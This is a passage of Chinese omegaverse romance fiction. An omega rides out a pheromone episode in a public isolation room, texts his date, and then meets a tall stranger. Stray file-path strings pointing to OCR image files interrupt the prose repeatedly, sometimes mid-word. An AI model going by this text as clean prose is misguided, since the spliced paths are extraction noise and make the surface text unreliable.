    这和当街裸奔有什么区别?!……不对,裸奔至少不会连累别人一起脱衣服。


    穆钧腹诽着腺体害人,进行每日第一万零八遍痛恨自己不是个beta后,查找到地图上最近的omega隔离室。


    口服抑制剂一次不能吃太多,他的状态不见好转,只能把自己关进小黑屋,更严重的话,还得拉响私密报警器求助,然后被担架抬出去。


    就像……


    被打了麻醉剂的野兽一样。


    穆钧软着腿,摸到隔离室的门把手,抻起脖子人脸识别,智能屏显示出一个硕大的“omega认证”。


    “咔”地一下,门开了,他也支撑不住地扑通跪地,闷在口罩里的粗喘呼哧出潮润的湿意。


    感应到有omega入内,单向防窥门自动合上,阻绝浓烈的花香。穆钧蜷缩在长凳下,无法站起,幸好地上也铺着厚重的地毯,他躺着也不觉得凉。


    这点还挺人性化。


    他苦中作乐地想。


    刚咽下的抑制剂逐渐生效,体内冷热交替,他背上浮出一层层汗,口罩也被脸上的汗浸湿,软趴趴地蒙着脸。


    镜面映照出的皮肤全是不自然的粉红,薄汗反射出光亮。再等几分钟,大概就能出去了……


    就是约饭迟到,还得和晏瑾桉说一声……


    手机就掉在手边,但汗水糊了视线,穆钧只好眯缝着眼,鼻尖凑近屏幕,一个字一个字地敲:


    [抱歉,我有点突发状况,得迟到3-5分钟。]


    “请见谅”三个字还在编辑中,晏瑾桉已经回复:[你现在在哪里?]


    没两秒又是一句,[5楼有omega意外分化,你有没有受到影响?]


    原来是分化导致的信息素大爆炸。


    穆钧恢复了些力气,攀着长凳坐起,继续一个字一个字输入:[我没事。]


    脑袋有点沉,他把额头压在胳膊上,额际的湿汗渗进针织毛衣里。


    又补上句:[谢谢。]而后设置了一个三分钟的倒计时,才闭上眼继续等待抑制剂发挥作用。


    呼。


    吸。


    呼。


    吸。


    他数着自己的呼吸,心跳由快而慢,恰好在手机震动时数满45次,无缝掐断。


    隔离室的墙壁上挂着袋装电解质水和葡萄糖,他扯下吸管扎进去,补充过水分和微量元素。


    但还是有点晕,于是他又设置了一个两分钟的倒计时。


    这个隔离室就在那家东南亚餐厅的附近,待会儿走快点,也不至于让晏瑾桉久等。


    穆钧取了纸巾擦汗,喝完余下半袋电解质水,撑着长凳站起来。


    很好,看东西不重影了,腰腿也不酸痛了。


    他缓过劲,提前十秒按掉倒计时。


    红外线仪检测到密闭空间内的信息素趋于稳定,门上智能屏弹出对话框,[请问您是否需要额外帮助?]他飞快点击一串[否]和[是],确定现下能够自由活动。


    防窥门才又“咔”的一声响。


    踏出隔离室后还有过于活跃的花香,可刚才的湿口罩跟皱巴巴的纸巾一起被丢掉了。


    穆钧往裤袋里摸了摸。


    忘带备用的了。要不要回车上拿……有点没安全感。


    “穆钧?”润朗男声出现在左前方。


    他闻声望去,眼皮子都不自觉比寻常再掀开几寸,才能把来人看全。


    ……北极兔。活的。


    好高。目测至少一米九。宽肩手长,青筋突显。


    感觉,单手就能把他扛起来。